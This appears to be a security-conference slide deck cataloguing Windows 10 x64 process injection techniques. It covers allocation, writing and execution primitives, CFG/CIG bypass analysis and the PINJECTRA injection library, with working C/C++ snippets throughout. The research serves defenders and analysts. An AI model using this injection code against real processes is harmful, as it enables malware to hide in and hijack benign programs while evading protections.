

Process Injection Techniques - Gotta Catch Them All

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### About Itzik Kotler

- 15+ years in InfoSec
- CTO & Co-Founder of SafeBreach
- Presented in Black Hat, DEF CON, HITB, RSA, CCC and more.
- http://www.ikotler.org



### **About Amit Klein**

- 28 years in InfoSec
- VP Security Research Safebreach (2015-Present)
- 30+ Papers, dozens of advisories against high profile products
- Presented in BlackHat, DefCon, HITB, NDSS, InfoCom, DSN, RSA, CertConf, Bluehat, OWASP Global, OWASP EU, AusCERT and more
- http://www.securitygalore.com



## Why this research?

- No comprehensive collection/catalog of process injection techniques
- No separation of true injections from process hollowing/spawning
- No categorization (allocation vs. memory write vs. execution), analysis, comparison
- Update for Windows 10 (latest versions), x64



## Kudos and hat-tip

- Kudos to the following individuals/companies, for inventing/developing/documenting/POCing many techniques:
  - Adam of Hexacorn
  - Odzhan
  - EnSilo
  - Csaba Fitzl AKA TheEvilBit
  - And many others...
- Hat tip to <u>EndGame</u> for providing the first <u>compilation</u> of injection techniques.



## True process injection

- True process injection from live userspace process (malware) to live userspace process (target, benign)
- In contrast to (out of scope):
  - Process spawning and hollowing spawning the "target" process and injecting into it (especially before execution)
  - Pre-execution e.g. DLL hijacking, AppCert, AppInit, LSP providers, Image File Execution Options, etc.




### Windows 10, x64

- Windows 10
  - CFG (Control Flow Guard) prevent indirect calls to non-approved addresses
  - CIG (Code Integrity Guard) only allow modules signed by Microsoft/Microsoft Store/WHQL to be loaded into the process memory
- x64 (vs. x86)
  - Calling convention first 4 arguments in (volatile) registers: RCX, RDX, R8, R9. Invoking functions (from ROP) necessitates control over some/all these registers.



## The enemy of a good PoC...



```
HANDLE th = OpenThread(THREAD_SET_CONTEXT|
THREAD_QUERY_INFORMATION, FALSE, thread_id);
ATOM a = GlobalAddAtomA(payLoad);
NtQueueApcThread(th, GlobalGetAtomNameA, (PVOID)a,
(PVOID)(target_payLoad), (PVOID)(sizeof(payLoad)));
```



## The scope

- True process injection
- Running "sequence" of logic/commands in the target process (not just spawning cmd.exe...)
- Windows 10 version 1803 and above
- x64 injecting process, x64 target process, both medium integrity
- Non-admin
- Evaluation against Windows 10 protections (CFG, CIG)



## CFG strategy

- Disable CFG
  - Standard Windows API SetProcessValidCallTargets() can be used to deactivate CFG in the target process (remotely!)
  - Suspicious...
  - May be disabled/restricted in the future
- Allocate/set executable memory (+making all the allocation CFGvalid)
  - VirtualAllocEx/VirtualProtectEx
  - Suspicious...
- Playing by the rules writing non-executable data (ROP chain), and using a CFG-agnostic execution method to run a stack pivot gadget (or similar)
  - Difficult...



### Other defenses

- Used to be eliminated from the target process using SetProcessMitigationPolicy
  - 3 argument function, can be invoked remotely via NtQueueApcThread
- No longer works (1809).
- CIG is most painful (no loading of arbitrary DLLs)



## Typical process injection building blocks

#### Memory allocation

- May be implicit (cave, stack, ...)
- Page permission issues
- Control over allocation address?
- CFG validity?

#### Memory writing

- Restricted size/charset?
- Atomic?

#### Execution

- Target has to be CFG-valid?
- Control over registers?
- Limitations/pre-requisites



## Process injection techniques



## Classic memory allocation technique

```
HANDLE h = OpenProcess(PROCESS_VM_OPERATION, FALSE, process_id);
LPVOID target_payload=VirtualAllocEx(h,NULL,sizeof(payload),
MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
```

- Can allocate executable pages
- For executable pages, Windows automatically sets all the region to be CFG-valid
- Variant allocating RW pages, then adding X with VirtualProtectEx



# The classic WriteProcessMemory memory writing technique

```
HANDLE h = OpenProcess(PROCESS_VM_WRITE, FALSE, process_id);
WriteProcessMemory(h, target_payload, payload, sizeof(payload),
NULL);
```

- No prerequisites, no limitations. Address is controlled.
- CFG if the allocation set execution privileges (e.g. VirtualAllocEx), then all the region is CFG-valid.
- CIG no impact.



# The classic CreateRemoteThread execution technique

```
HANDLE h = OpenProcess(PROCESS_CREATE_THREAD, FALSE,
process_id);

CreateRemoteThread(h, NULL, 0, (LPTHREAD_START_ROUTINE)
target_execution, RCX, 0, NULL);
```

- Pre-requisites none.
- CIG no impact
- CFG target\_execution should be valid CFG target.
- Registers control over RCX



# A classic DLL injection execution technique

```
HANDLE h = OpenProcess(PROCESS_CREATE_THREAD, FALSE, process_id);

CreateRemoteThread(h, NULL, 0, (LPTHREAD_START_ROUTINE)LoadLibraryA,
target_DLL_path, 0, NULL);
```

- Pre-requisites the DLL is on disk; write-technique used to write the DLL path to the target process; DllMain is restricted (loader lock).
- CFG no impact
- CIG blocks this technique
- Variant: using QueueUserAPC/NtQueueApcThread



## Another classic DLL injection execution technique

```
HMODULE h = LoadLibraryA(dll_path);
HOOKPROC f = (HOOKPROC)GetProcAddress(h, "GetMsgProc"); // GetMessage hook
SetWindowsHookExA(WH_GETMESSAGE, f, h, thread_id);
PostThreadMessage(thread_id, WM_NULL, NULL, NULL); // trigger the hook
```

- Pre-requisites the DLL is on disk, exports e.g. GetMsgProc
- CFG no impact
- CIG blocks this technique



## The classic APC execution technique

- Pre-requisites thread must be in alertable state (next slide)
- CIG no impact
- CFG target\_execution should be valid CFG target.
- Registers control over RCX (NtQueueApcThread RCX, RDX, R8D)



### Alertable state functions

The following 5 functions (and their low-level syscall wrappers):

- SleepEx
  - NtDelayExecution
- WaitForSingleObjectEx
  - NtWaitForSingleObject
- WaitForMultipleObjectsEx
  - NtWaitForMultipleObjects
- SignalObjectAndWait
  - NtSignalAndWaitForSingleObject
- MsgWaitForMultipleObjectsEx (probably RealMsgWaitForMultipleObjectsEx)
  - NtUserMsgWaitForMultipleObjectsEx

#### **Quite common!**

Easily detected - RIP at internal function +0x14 (right after SYSCALL)



# The classic thread hijacking execution technique (SIR)

```
HANDLE t = OpenThread(THREAD_SET_CONTEXT, FALSE, thread_id);
SuspendThread(t);
CONTEXT ctx;
ctx.ContextFlags = CONTEXT_CONTROL;
ctx.Rip = (DWORD64)target_execution;
SetThreadContext(t, &ctx);
ResumeThread(t);
```



### SIR continued

- Pre-requisites: none.
- CFG no impact (!) except RSP
- Control over registers: no guaranteed control over volatile registers (RAX, RCX, RDX, R8-R11). Control over RSP is limited (stack reservation limits).
- With RW memory (no X):
  - Use write primitive to write ROP chain to the target process
  - Set RIP to a stack pivot gadget to set RSP to the controlled memory



## Ghost-writing (monolithic technique)

- Like thread hijacking, but without the memory writing part...
- Memory writing is achieved in steps, using SetThreadContext to set registers
- At the end of each step, the thread is running an infinite loop (success marker)
- Required ROP gadgets:
  - Sink gadget infinite loop (JMP -2), marking the successful end of execution
  - Write gadget e.g. MOV [RDI],RBX; ...; RET
  - Stack pivot or equivalent
- Step 1: use the write gadget to write the loop gadget into stack

#### RDI=ctx.rsp, RBX=sink\_gadget, RIP=write\_gadget

- Step 2: use the write gadget to write arbitrary memory (infinite loop after each QWORD): RDI=address, RBX=data, RSP=ctx.rsp-8, RIP=write\_gadget
- Step 3: execute stack pivot (or equivalent): RSP=new\_stack, RIP=rop\_gadget



## Unused stack as memory - tips

- Maintain distance from the official TOS (leave room for WinAPI call stack)
- Don't go too far stack is limited (1MB)
- Grow (commit) the stack by touching memory at page size (4KB) intervals
- Mind the alignment (16B) when invoking functions



## Ghost-writing (contd.)

- Pre-requisites: writable memory
- CFG: no impact (!) except RSP
- CIG: no impact
- Control over registers (step 3): no guaranteed control over volatile registers (RAX, RCX, RDX, R8-R11). Control over RSP is limited (stack reservation limits).



## Shared memory writing technique

```
HANDLE hm = OpenFileMapping(FILE_MAP_ALL_ACCESS, FALSE, section_name);
BYTE* buf = (BYTE*)MapViewOfFile(hm, FILE_MAP_ALL_ACCESS, 0, 0, section_size);
memcpy(buf+section_size-sizeof(payload), payload, sizeof(payload));
HANDLE h = OpenProcess(PROCESS QUERY INFORMATION | PROCESS VM READ, FALSE, process id);
char* read buf = new char[sizeof(payLoad)];
SIZE_T region_size;
for (DWORD64 address = 0; address < 0x00007fffffff0000ull; address += region size)</pre>
        MEMORY BASIC INFORMATION mem;
        SIZE T buffer size = VirtualQueryEx(h, (LPCVOID)address, &mem, sizeof(mem));
        ... Shared memory detection logic here ...
        region size = mem.RegionSize;
```

ר



## Shared memory detection logic

```
if ((mem.Type == MEM_MAPPED) && (mem.State == MEM_COMMIT) && (mem.Protect == PAGE_READWRITE) &&
(mem.RegionSize == section size))
        ReadProcessMemory(h, (LPCVOID)(address+section_size-sizeof(payLoad)), read_buf,
        sizeof(payLoad), NULL);
        if (memcmp(read_buf, payLoad, sizeof(payLoad)) == 0)
                 // the payload is at address + section_size - sizeof(payload);
                 break;
```



## (contd.)

- Pre-requisites: target process has RW shared memory, attacker knows the name and size
- CFG (shared) memory retains its access rights (typically not executable)
- CIG no impact



## Atom bombing write technique

Naïve code (payload length<256, with terminating NUL byte and no other NULs):

HANDLE th = OpenThread(THREAD\_SET\_CONTEXT|
THREAD\_QUERY\_INFORMATION, FALSE, thread\_id);

ATOM a = GlobalAddAtomA(payload);

NtQueueApcThread(th, GlobalGetAtomNameA, (PVOID)a,
(PVOID)(target\_payload), (PVOID)(sizeof(payload)));

- Original paper doesn't write NUL bytes (assumes zeroed out target memory) we devised a technique to write NUL bytes
- Pre-requisites: thread must be in alertable state. target\_payload is allocated, writable.
- CFG/CIG no impact. target\_payload retains its access rights (typically not executable)



# NtMapViewOfSection (allocating+) writing technique

```
HANDLE fm = CreateFileMappingA(INVALID_HANDLE_VALUE, NULL,
PAGE EXECUTE READWRITE, 0, sizeof(payLoad), NULL);
LPVOID map_addr =MapViewOfFile(fm, FILE_MAP_ALL ACCESS, 0, 0, 0);
HANDLE p = OpenProcess(PROCESS VM WRITE | PROCESS VM OPERATION,
FALSE, process_id);
memcpy(map_addr, payLoad, sizeof(payLoad));
LPVOID target_payload=0;
SIZE T view size=0;
NtMapViewOfSection(fm, p, &target_payload, 0, sizeof(payload),
NULL, &view_size, ViewUnmap, 0, PAGE_EXECUTE_READWRITE );
```



## (contd.)

- Cannot be used for already allocated memory. If target\_payload is 0, Windows chooses the address; if target\_payload>0, Windows will map to there (but it has to be an un-allocated memory).
- Pre-requisites: none. Limitations: cannot write to allocated memory.
- CFG memory allocated with page execution privileges becomes valid CFG target!
- CIG not relevant



## Unmap+rerwrite execution technique

```
MODULEINFO ntdll info;
HMODULE ntdll = GetModuleHandleA("ntdll");
GetModuleInformation(GetCurrentProcess(), ntdll, &ntdll info, sizeof(ntdll info));
LPVOID ntdll copy = malloc(ntdll info.SizeOfImage);
HANDLE p = OpenProcess(PROCESS_VM_WRITE | PROCESS_VM_READ | PROCESS_VM_OPERATION
PROCESS_SUSPEND_RESUME, FALSE, process_id);
NtSuspendProcess(p);
ReadProcessMemory(p, ntdll, ntdll_copy, ntdll_info.SizeOfImage, NULL);
... // Patch e.g. NtClose in ntdll_copy
NtUnmapViewOfSection(p, ntdll);
... // Allocate +(Re)write ntdll_copy to address ntdll in target process
FlushInstructionCache(p, ntdll, ntdll_info.SizeOfImage);
NtResumeProcess(p);
```



## (contd.)

- Pre-requisite: Write technique must be able to allocate (at least) RX pages in a specific address
- CFG all the original CFG-valid addresses in NTDLL should be CFG-valid (or else process may crash). However, both VirtualAllocEx and NtMapViewOfSection set whole section to CFG-valid when PAGE\_EXECUTE is requested.
- CIG not relevant
- Control over registers: no
- Note that in order not to destabilize the process:
  - Process-wide suspend
  - Copying the complete NTDLL memory (incl. static variables)



## Callback override execution techniques

- SetWindowLongPtr (SetWindowLong)
- PROPagate
- Kernel Callback Table
- Ctrl-Inject
- Service Control
- USERDATA
- ALPC callback
- CLIBRDWNDCLASS

- DnsQuery
- WNF callback
- Shatter-like:
  - WordWarping
  - Hyphentension
  - AutoCourgette
  - Streamception
  - Oleum
  - ListPLanting
  - Treepoline



## Concept

- Write code to the target process using a writing technique
- Find/obtain a memory address of an object (with vtbl)/callback function
  - May be tricky need to know that the process has the object/callback (e.g. ALPC, console apps, private clipboard)
  - Via API (e.g. GetWindowLongPtr)
  - Via memory search (e.g. ALPC)
- Replace the object/callback (using a writing technique or standard API) to point at a chosen function/code
  - Must be CFG-valid target
  - May require some object/code adjustments
- Trigger execution
  - May be tricky (e.g. DnsQuery)
- (Restore original object/callback)



## CtrlInject execution technique

```
HANDLE h = OpenProcess(PROCESS_VM_OPERATION, FALSE, process_id); // PROCESS_VM_OPERATION is required for
RtlEncodeRemotePointer
void* encoded addr = NULL;
ntdll!RtlEncodeRemotePointer(h, target_execution, &encoded addr);
... // Use any Memory Write technique here to copy encoded addr to kernelbase!SingleHandler in the target process
INPUT ip;
ip.type = INPUT KEYBOARD;
ip.ki.wScan = 0;
ip.ki.time = 0;
ip.ki.dwExtraInfo = 0;
ip.ki.wVk = VK CONTROL;
ip.ki.dwFlags = 0; // 0 for key press
SendInput(1, &ip, sizeof(INPUT));
Sleep(100);
PostMessageA(hWindow, WM KEYDOWN, 'C', 0); // hWindow is a handle to the application window
```



#### memset/memmove write technique

```
HMODULE ntdl1 = GetModuleHandleA("ntdl1");
HANDLE t = OpenThread(THREAD SET CONTEXT, FALSE, thread_id);
for (int i = 0; i < sizeof(payLoad); i++)</pre>
      NtQueueApcThread(t, GetProcAddress(ntdll, "memset"),
      (void*)(target_payLoad+i), (void*)*((BYTE*)payLoad)+i), 1);
// Can finish with an "atomic" NtQueueApcThread(t,
GetProcAddress(ntdll, "memmove"), (void*)target payload final,
(void*)target payload, sizeof(payload));
```



- Prerequisites: thread must be in an alertable state, memory is allocated.
- CFG: not affected (ntdll!memset is CFG-valid), memory retains its original access rights (typically RW)
- CIG: not affected.
- Writes to any address



#### Stack-bombing execution technique

```
Naïve code (run and crash):
HANDLE t = OpenThread(THREAD SET CONTEXT | THREAD GET CONTEXT |
THREAD_SUSPEND_RESUME, FALSE, thread_id);
SuspendThread(t);
CONTEXT ctx;
ctx.ContextFlags = CONTEXT ALL;
GetThreadContext(t, &ctx);
DWORD64 ROP chain = (DWORD64)ctx.Rsp; // for the 5 alertable state functions...
... // Adjust ROP chain based on ctx.rip (or use APC...)
... // write ROP chain to ROP_chain memory address in target process
ResumeThread(t); // when the current function returns, it'll execute the ROP chain
```



#### Alertable state internal functions

```
mov r10,rcx
mov eax,SERVICE_DESCRIPTOR
test byte ptr [SharedUserData+0x308],1
jne +3
syscall
ret
int 2E
ret
```

- No use of stack (tos=rsp=ptr to return address)
- No use of volatile registers after return from kernel injected code can use them



## Analysis

- Prerequisites: thread in alertable state (APC), or careful analysis of interrupted function; target (e.g. ROP gadget) should be RX.
- CFG no impact(!). Can use ROP chain.
- CIG no impact.
- Control over registers: not volatile ones.

Paper+Pinjectra has fully functional code (based on APC+memset)



#### From the FAIL Department

- SetWinEventHook (DLL injection execution technique)
  - No DLL injection (Windows 10 v1903). All events are "out-of-context"
  - When did it last work?
- Desktop Heap (write technique)
  - Implementation changed (in Windows 10?), desktop heap no longer shared among processes.

If you manage to run any of these on Windows 10 x64 version 1903, please let us know!



# Summary tables



# Writing techniques

Write Tech.	Prerequisites	Address control
WriteProcessMemory	(none)	Full
Existing Shared Memory	Process has RW shared memory	(none)
Atom Bombing (APC)	Thread in alertable state	Full
NtMapViewOfSection	Target address is unallocated	Full
memset/memmove (APC)	Thread in alertable state	Full



# Execution techniques

<b>Execution Tech.</b>	Family	Prerequisites	CFG/CIG
DLL injection via CreateRemoteThread	DLL injection	DLL on disk; loader lock	CIG requires MSFT signed DLL
CreateRemoteThread		(none)	Target must be CFG-valid
APC		Thread in alertable state	Target must be CFG-valid
Thread execution hijacking (SIR)		(none)	(none)
Windows hook	DLL injection	DLL on disk; target loads user32.dll	CIG requires MSFT signed DLL



<b>Execution Tech.</b>	Family	Prerequisites	CFG/CIG
Ghost-writing		(none)	(none)
SetWindowLongPtr	Callback override	Extra windows bytes is a pointer to an object with a virtual table	Target must be CFG-valid
Unmap+overwrite		(none)	(none)
PROPagate	Callback override	Process has subclassed window	Target must be CFG-valid



<b>Execution Tech.</b>	Family	Prerequisites	CFG/CIG
Kernel Callback Table	Callback override	Process must own a window	Target must be CFG-valid
Ctrl-Inject	Callback override	Console app.	Target must be CFG-valid
Service Control	Callback override	Service	Target must be CFG-valid
USERDATA	Callback override	Console app.	Target must be CFG-valid
ALPC callback	Callback override	Open ALPC port	Target must be CFG-valid



<b>Execution Tech.</b>	Family	Prerequisites	CFG/CIG
WNF callback	Callback override	Process must use WNF	Target must be CFG-valid
Shatter-style: WordWarping, Hyphentension, AutoCourgette(?), Streamception, Oleum	Callback override	window with RichEdit control	Target must be CFG-valid
Shatter-style: Listplanting, Treepoline	Callback override	window with ListView control	Target must be CFG-valid



<b>Execution Tech.</b>	Family	Prerequisites	CFG/CIG
Stack Bombing		(thread in	(none)
		alertable state)	



#### Bonus: System DLL names for free

- So you want to force loading a system DLL to a target process?
  - Maybe your favorite ROP gadget is there
  - e.g. QueueUserAPC(LoadLibraryA, thread, ptr to DLL name)
- And you won't/can't write its name to the target process
  - Maybe you can't use a memory writing technique
- But the system DLL name is already there!
  - Kernelbase contains a list of 1000+ system DLL names
  - In Kernelbase!g\_DllMap+8 there is a pointer to an array of structures, each one 3 QWORDs, where the first QWORD is a pointer to a system DLL name (ASCII, NULterminated), in kernelbase's .rdata section. For example:



#### Meet PINJECTRA

- Version: 1.0 (Initial release)
- Programming Language: C/C++
- License: 3-Clause BSD
- URL: <a href="https://github.com/SafeBreach-Labs/pinjectra">https://github.com/SafeBreach-Labs/pinjectra</a>



#### PINJECTRA -- High Level Overview

- Visual Studio Solution that contains 4 Projects:
  - MsgBoxOnGetMsgProc ← DLL Artifact
  - MsgBoxOnProcessAttach ← DLL Artifact
  - Pinjectra ← Techniques & Demo Program
  - TestProcess ← Dummy Testing Program
- Utilizes C/C++ static type system to provide a mix & match experience to rapid develop new process injection techniques, as well as to experiment with alreadyexisting one



## Stack Bombing Impl. in PINJECTRA:

```
e = new CodeViaThreadSuspendInjectAndResume_Complex(
    new NtQueueApcThread_WITH_memset(
        new _ROP_CHAIN_1()
     )
);
e->inject(pid, tid);
```



# Stack Bombing Demo



#### Ghost Writing Impl. in PINJECTRA:

```
e = new CodeViaThreadSuspendInjectAndResume_ChangeRspChangeRip_Complex(
    new GhostWriting(
        new _ROP_CHAIN_2()
     )
);
e->inject(pid, tid);
```



# **Ghost Writing Demo**



#### UnmapMap Impl. in PINJECTRA:



## UnmapMap Demo



### SetWindowLongPtr Impl. in PINJECTRA:

```
= new CodeViaSetWindowLongPtrA(
      new ComplexToMutableAdvanceMemoryWriter (
         new PAYLOAD 4()
                 new VirtualAllocEx WriteProcessMemory(
                    NULL,
                    0,
                    MEM COMMIT | MEM RESERVE,
                    PAGE EXECUTE READWRITE)
e->inject(pid, tid);
```



# SetWindowLongPtr Demo



#### Atom Bombing Impl. in PINJECTRA:

```
e = new CodeViaQueueUserAPC(
   new OpenThread OpenProcess VirtualAllocEx GlobalAddAtomA (
          gen payload 2(),
             PAYLOAD3 SIZE,
             PROCESS ALL ACCESS,
             MEM RESERVE | MEM COMMIT,
             PAGE EXECUTE READWRITE)
e->inject(pid, tid);
```



# **Atom Bombing Demo**



# Summary (sound-bytes)

- We map the vast territory of "true" process injection, and provide an analysis and a comparison in a single collection/repository
- We provide a library (PINJECTRA) for mix-and-match generation of process injection attacks
- We describe a new CFG-agnostic execution technique stack bombing (and a memory writing technique – memset/memmove over APC)



# Thank you! Questions?

